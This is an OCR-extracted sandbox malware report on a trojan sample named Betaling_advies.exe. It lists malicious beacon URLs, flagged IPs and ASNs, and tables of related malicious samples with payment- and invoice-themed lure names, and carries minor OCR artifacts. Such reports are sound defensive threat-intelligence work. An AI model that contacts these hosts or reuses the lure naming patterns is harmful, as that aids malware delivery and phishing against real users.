
Name	Malicious	Antivirus Detection	Reputation
http://www.osaka-computer.net/hw6d/?DnbLu=JJCdylcTzsLZbxD+F44msifm3t5O58VGmPPtm/HjqScxgR1v9JyEBvOVGIsgPNAdlWCx&EzuxZl=3fX4qpLxXJu	true	• Avira URL Cloud: safe	unknown
http://www.neutrasystems.com/hw6d/?DnbLu=eQ0CjYjVQ3ZWFLT9z9t5AWcWjesy46k9o3/PiW4fNWDoBcoO4PdNNvWWcbIpStJgY1Xn&EzuxZl=3fX4qpLxXJu	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.litespeedtech.com/error-page	colorcpl.exe, 00000007.0000000 2.911472356.0000000004D52000.0 0000004.00000001.sdmp	false		high
http://https://www.werealestatephotography.com/hw6d/?DnbLu=um	colorcpl.exe, 00000007.0000000 2.911472356.0000000004D52000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000004.0000000 0.655043939.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.672320729.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.218	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
35.246.6.109	td-balancer-euw2-6-109.wixdns.net	United States		15169	GOOGLEUS	false
52.128.23.153	www.neutrasystems.com	United States		19324	DOSARRESTUS	true
192.187.111.219	www.kathyscrabhouse.com	United States		33387	NOCIXUS	true
107.178.109.19	osaka-computer.net	United States		53755	IOFLOODUS	true
34.102.136.180	ladybugtubs.com	United States		15169	GOOGLEUS	false
81.169.145.150	boulderhalle-hamburg.com	Germany		6724	STRATOSTRATOAGDE	true
156.241.53.253	www.dfch18.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
35.208.69.149	www.werealestatephotography.com	United States		19527	GOOGLE-2US	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383925
Start date:	08.04.2021
Start time:	12:36:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Betaling_advies.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@15/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 21.4% (good quality ratio 19.3%) • Quality average: 73.5% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 20.82.210.154, 104.43.139.144, 23.54.113.53, 13.88.21.125, 52.255.188.83, 168.61.161.212, 23.10.249.43, 23.10.249.26, 52.147.198.201, 23.0.174.185, 23.0.174.200, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/383925/sample/Betaling_advies.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.218	PaymentAdvice.exe	Get hash	malicious	Browse	• www.enerav.com/c22b/?t8bHuTK=aEhNz1M5MwONSiBn/0vn4w/gCXHJ6jEF3X3HXryAuETgC+Myn95z7x6eSB6DSHN4Cngq&2d=Invt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	46578-TR.exe	Get hash	malicious	Browse	• www.kevinrsamuels.network/goei/?kfOdRJ=f9uvcKoleaXhAa+Mtcg3NtpkL3OawlA7ZGyED81dVKF6dE9d54Zy+1duc26jKxOfhZ46&jBZx=D8b4q
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• www.theha irtranspla ntliaison.com/qqeq/?UR-TRLn=46HGiVXtvGZ1o457vCIWGWOD0rk7gPAg1COzf9/s39+Y4ChpogYwPMQ24i1sYB9XjSps&P6u=Hb9l0TTXQ4NLhX
	Swift001_jpg.exe	Get hash	malicious	Browse	• www.switcheo.finance/o9st/?KtClV=KhNCudCuas36niPBRfSjyKEtMLkkXOZQHLO8g5q+wgMU/BVTe4XuEXQf7/wtYyCblVuW&t8rL=FrghEXS
	Payment_png.exe	Get hash	malicious	Browse	• www.loversdeal.com/c8bs/?oX=Hv8f/9kM6PpCoHCAYeSNySFtV7F8Omi3vFEIW08Kt8pLNhhDl+aE5MaGg51EV/qSy4Lt&sPj0qt=EzuD_nNPa4wlp
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• www.thesixteenthround.net/aqu2/?5j=s0A+R2zrZH16LfLMe9M/AmUzyN8aP2GBLvlZkca4zy1idqDqw+DRrqUwOXi4yQd3lVO7&_P=2dhtaH9
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?n8Ehjz3=fW2NkW2j278wyrs6d/m+egXTc5dWq8qtohQAL+tQrXSmfdetyJ3HBVVg7gxxicKRFJwM&JtxH=XPs0s4JPf
	27hKPHrVa3.exe	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?RR=YrKhZvg&rp=fW2NkW2j278wyrs6d/m+egXTc5dWq8qtohQAL+tQrXSmfdetyJ3HBVVg7gxxicKRFJwM

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment 9.10000 USD.exe	Get hash	malicious	Browse	• www.mondopeak.com/m8es/?dL3pv=B53Wf6M3JDAEan34e2a23JkFEJLcYp8ycOdfYrTy6dbNslo5+k2oC0PjjJDWZV/24+RN&BlL=8pdpXZ1po
	Fully Executed Contract.xlsx	Get hash	malicious	Browse	• www.successandjoy.club/3ueg/?cFN=ErmXmMBIFtdewFC6O29iVXifVtX5lbM9ZC7kz+NOoNf32Keeuvv655T9v66BJ70e0flOVQ==&PBU=dpg8g
	Inv.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?NVxxVPJ=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXOfKoyPZ21p&Ch6LF=9rj0axC
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• www.washabsorber.com/gypo/?UrjPuprX=Pn910w3l5D7RPWGrIfEjN0rd6RS+9oh5xbf6ZpHI5T1fuoOy87qGtS6g2RMAOlxWqznzEw==&nnLx=UBZp3XKPefjxdB
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• www.mediasupernova.com/idir/?zZ0lQ0=BBXoJm4OTOHApCp3fGSy0sEyLibn+67cOqzoDset7FTIXfnJGeAyh+7pO3MSwT6mb2mV&Wzr=H2MDx8O8kJn8f
	InterTech_Inquiry.exe	Get hash	malicious	Browse	• www.chelseybalassi.com/pkfa/?UjRXl6T=540ZEXgghc6Opj/C8VvmRqfXW77/Y/lS6uCB1iFilAmIxFNNfvvrJybl+KB5y+kqtClQ&tVEp=1b60ITOxXh8hrzep
	00278943.xlsx	Get hash	malicious	Browse	• www.coffreauxtissus.com/tmz/?Xrx4qhO=p1AOeEel+iKfzrJrX3ku4fFInusX5uqiRYnKoS72OyvSgvmqycsVhhJV/aISDmeQLKXuHQ==&dny8V=8p-t_j0XJnOLab

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	insz.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?sDHh4=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXO1VYCPd09p&Wr=M4nHMf1xX
	Invoice Payment Details.exe	Get hash	malicious	Browse	• www.angermgmtathome.com/kio8/?PR-Hfnn=e6NOpdhu6GIIdtRIIRGR8dBI9mtGur58S+UqNMdGsY3OVbM2U6HgcHgaHzLrSTP9HxKs&Cd8t=9rJx809H6RL0Cr7
	order.exe	Get hash	malicious	Browse	• www.a-zsolutionsllc.com/hko6/?X2Mt66Xx=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGUiPWZu0eDc4L90DGg==&bly=TVThefOpdDy0
	Z4bamJ91oo.exe	Get hash	malicious	Browse	• www.swavhca.com/jskg/?inKP_TF0=d8LPYq+5Arayfm1vXo3Q9MeTj0bruQyaWpvdMQHKTdQ1FO0+Z34o/nFcLAzU62aITRdq&oneha=xPMpsZU8
	zISJXAAewo.exe	Get hash	malicious	Browse	• www.pnorg.net/jskg/?X2JtLRIH=FFllKUI2Vy3AcuNhWrh4fKbis3luBqLkf2wubdQ4CJ+GPQXPDvWWudAI4bM3GwbQsdH4&blv=UVIpcz0pIRTp
52.128.23.153	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.whowealth.com/rrrq/?uDKlwt=XPiPwvlxrzD&0R-LTpD=YmZwcUxE7GKVff8FJDH+eqcbRpVkp9zoSlnpbKTKbaZlz6lL5nVCSfktGblUcnh8IKwh
	50729032021.xlsx	Get hash	malicious	Browse	• www.aideliveryrobot.com/p2io/?LPRtv=xikLqsOKlSWJt+SrZg8c4HdBraEMa/77ZWZXTseglAkSxnPi++5EYIqDKkXYJ2G/5JhnXw==&SH=yzu8bdqp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MACHINE SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.whowealth.com/rrrq/?ATxdA4s=YmZwcUxE7GKVff8FJDH+eqcbRpVkp9zoSlnpbKTKbaZlz6lL5nVCSfktGYJufmNHL9RwStorzg==&4hO=uDHPhJIxONuPbDb
	Shipping Documents C1216.exe	Get hash	malicious	Browse	• www.toosol.com/fhg5/?idFt5Lt8=Ml/ZzGIGF1FkdUWKp7YfLz5Vhr4JtQgw1RbjRUSw4ruSIMcEU2Te3R8sgnifklbnOlMaPd/2KQ==&TZ=EjUt0xR
	9V3LjvhSMb.exe	Get hash	malicious	Browse	• www.digitalkn.com/jzvu/?p0D=mfTHKdP8fLydF&jL04ln=cEqLwIJ+aRwkZKINSQ3QvunM083gkoJjrLpUcp3aBa64+rAHYbkeaE3nOi790R8PidGw
	RDAW-180-47D.exe	Get hash	malicious	Browse	• www.oleandrindrugs.com/fhg5/?k2Jdl2Q=OaXU6X18MvJ5q1qcJjJuK08JGFlriH0N3sFKML6er8coazWxslMzDpjffl6ofnfbT4O7&OZiLRb=AnG0VF1hLTBpLbaP
	gV8xdP8bas.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?KX9ps=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/DBianrCvuj&t6Ah=oBZx1ZuH5L
	m5bCbJdk7l.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?9r=Cxl0GPu0O4YH8&lL08q=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z8vR+r7QFaHyR2mgcw==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	xloa.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?cjlti=VTjl4FmxEtYHGD&FdR0zJRX=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/DBianrCvuj
	rbyB1UHXxR.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?jL34YR=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/Dr9qXrGtmj&w0=mfJDabjXTrYll
	4137.exe	Get hash	malicious	Browse	• www.bsf.xyz/krc/?XPGx_BL8=oSG3T25g44YEqdHLNcXBvI98o2n2iP7ZIEUUkJplaCBty9zlxmxYbQ+JtR5ITo/P6k1v&5jrH=7n6ti6PHWBWtUvjp
	COAU7229898130.xlsx	Get hash	malicious	Browse	• www.digitalkn.com/jzvu/?lf=cEqLwlJ7aWwgZaEBQQ3QvunM083gkoJjrLxEAqrbF665+asBfL1SMAPlNHXrwB48pebAWQ==&JreT=PJE0oxE
	RFQ_OB Jiefeng E&E Co Ltd.exe	Get hash	malicious	Browse	• www.coursesnap.com/vxwp/?oN60n=aol/2ttuUri1IfMVTWjSMRAkTYr7wua1r9tN8sGSVQKIq85GZ0w6gmxLUvfA/w2PCQdu&lbipbd=i48pk
	FB_1401_4_5,pdf.exe	Get hash	malicious	Browse	• www.ypb.xyz/gh6n/?Jfy=Sqiid3V0km2wxmfK50/u5WHvN3QLl6P+VgZ6E7O0fsICj+IsRQ4glH473P9HMnWgDxHx&ndZHKd=R48xo
	55gfganfgF.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?_FQl2b=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z8vR+r7QFaHyR2mgcw==&oX9=Z0D4XL4pfLe8-hP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QUOTATION00187612.exe	Get hash	malicious	Browse	• www.condolence.xyz/nsk/?5juH1Lw=FYdOMEq/l0425zB2F165eTcCuV5zwQcH/ZXNrxlH4Hif5qg1IOYzj5CtMIOwqQ4asrXS&kxl0dL=nDH8a8R86Pb8o
	IKtgCGdzlg.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?9rjHF6y=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z8vohabTLMb1R2mnPA==&lX9d=p48hVnrp1tqPRT7P
	vB1Zux02Zf.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?9rn=Ch2H98AXZPNlB&jH5XY=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z8vR+r7QFaHyR2mgcw==
	vBugmobiJh.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?L6Ah=2dPLKjuxNzghip&2dspCJ=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/DBianrCvuj
	CMahQwuvAE.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?CneDg=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/Dr9qXrGtmj&Dxlpd=2dmp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 198.54.117.211
	eQLPRPErea.exe	Get hash	malicious	Browse	• 198.54.117.215
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.54.117.212
	46578-TR.exe	Get hash	malicious	Browse	• 198.54.117.218
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 198.54.117.216
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• 198.54.117.217
	1517679127365.exe	Get hash	malicious	Browse	• 198.54.117.216
	BL-2010403L.exe	Get hash	malicious	Browse	• 198.54.117.218

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• 198.54.117.212
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 198.54.117.217
	INV-210318L.exe	Get hash	malicious	Browse	• 198.54.117.212
	Inquiry.docx	Get hash	malicious	Browse	• 198.54.117.218
	BL Draft copy.exe	Get hash	malicious	Browse	• 198.54.117.215
	Order.exe	Get hash	malicious	Browse	• 198.54.117.210
	PO.1183.exe	Get hash	malicious	Browse	• 198.54.117.211
	TSPO0001978-xlxs.exe	Get hash	malicious	Browse	• 198.54.117.216
	evaoRJkeKU.exe	Get hash	malicious	Browse	• 198.54.117.210

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	nova narud#U017eba pdf rvP6N.exe	Get hash	malicious	Browse	• 63.250.37.200
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 198.54.117.211
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 63.250.43.5
	eQLPRPErea.exe	Get hash	malicious	Browse	• 198.54.117.215
	vbc.exe	Get hash	malicious	Browse	• 198.54.117.244
	000OUTQ080519103.pdf.exe	Get hash	malicious	Browse	• 198.54.126.159
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	quotation.exe	Get hash	malicious	Browse	• 162.0.229.227
	PU Request Form Hardware.exe	Get hash	malicious	Browse	• 198.54.126.165
	URGENT INQUIRY.exe	Get hash	malicious	Browse	• 198.54.126.165
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	Protected Client.js	Get hash	malicious	Browse	• 199.192.24.250
	one new parcel.exe	Get hash	malicious	Browse	• 199.193.7.228
	Protected Client.js	Get hash	malicious	Browse	• 199.192.24.250
	LIHUA Technology HK Order Items.exe	Get hash	malicious	Browse	• 198.54.114.191
	234501209-416_000_decrypted.xls	Get hash	malicious	Browse	• 63.250.38.60
DOSARRESTUS	Order.exe	Get hash	malicious	Browse	• 52.128.23.218
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 52.128.23.153
	bank details.exe	Get hash	malicious	Browse	• 52.128.23.218
	50729032021.xlsx	Get hash	malicious	Browse	• 52.128.23.153
	MACHINE SPECIFICATIONS.exe	Get hash	malicious	Browse	• 52.128.23.153
	Shipping Documents C1216.exe	Get hash	malicious	Browse	• 52.128.23.153
	9V3LjvhSMb.exe	Get hash	malicious	Browse	• 52.128.23.153
	RDAW-180-47D.exe	Get hash	malicious	Browse	• 52.128.23.153
	gV8xdP8bas.exe	Get hash	malicious	Browse	• 52.128.23.153
	m5bCbJdk7l.exe	Get hash	malicious	Browse	• 52.128.23.153
	xloa.exe	Get hash	malicious	Browse	• 52.128.23.153
	rbyB1UHXxR.exe	Get hash	malicious	Browse	• 52.128.23.153
	4137.exe	Get hash	malicious	Browse	• 52.128.23.153
	COAU7229898130.xlsx	Get hash	malicious	Browse	• 52.128.23.153
	RFQ_OB Jiefeng E&E Co Ltd.exe	Get hash	malicious	Browse	• 52.128.23.153
	FB_1401_4_5,pdf.exe	Get hash	malicious	Browse	• 52.128.23.153
	55gfganfgF.exe	Get hash	malicious	Browse	• 52.128.23.153
	QUOTATION00187612.exe	Get hash	malicious	Browse	• 52.128.23.153
	IKtgCGdzlg.exe	Get hash	malicious	Browse	• 52.128.23.153
	vB1Zux02Zf.exe	Get hash	malicious	Browse	• 52.128.23.153
NOCIXUS	TRANSFER CONFIRMATION_PDF.exe	Get hash	malicious	Browse	• 192.187.111.221
	P1 032021.exe	Get hash	malicious	Browse	• 192.187.111.221
	CUFUYO.exe	Get hash	malicious	Browse	• 192.187.111.219
	Quotation.zip.exe	Get hash	malicious	Browse	• 192.187.111.222
	SWIFT COPY_pdf.exe	Get hash	malicious	Browse	• 107.150.55.90

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	shippingdoc_pdf.exe	Get hash	malicious	Browse	• 192.187.111.222
	Swift_18442.exe	Get hash	malicious	Browse	• 192.187.120.242
	i7DmAbXBCN.exe	Get hash	malicious	Browse	• 192.187.111.220
	Order 1759-pdf.exe	Get hash	malicious	Browse	• 107.150.55.90
	Order List - 022321-xlxs.exe	Get hash	malicious	Browse	• 107.150.55.90
	HEC Batangas Integrated LNG and Power Project Documentations Type a message.exe.exe	Get hash	malicious	Browse	• 192.187.111.219
	order pdf.exe	Get hash	malicious	Browse	• 192.187.111.219
	NWvnpLrdx4.exe	Get hash	malicious	Browse	• 198.204.251.78
	drTj5hZSCU.exe	Get hash	malicious	Browse	• 192.187.111.219
	PO_210205.exe	Get hash	malicious	Browse	• 107.150.35.42
	DHL00130.exe.exe	Get hash	malicious	Browse	• 192.187.111.219
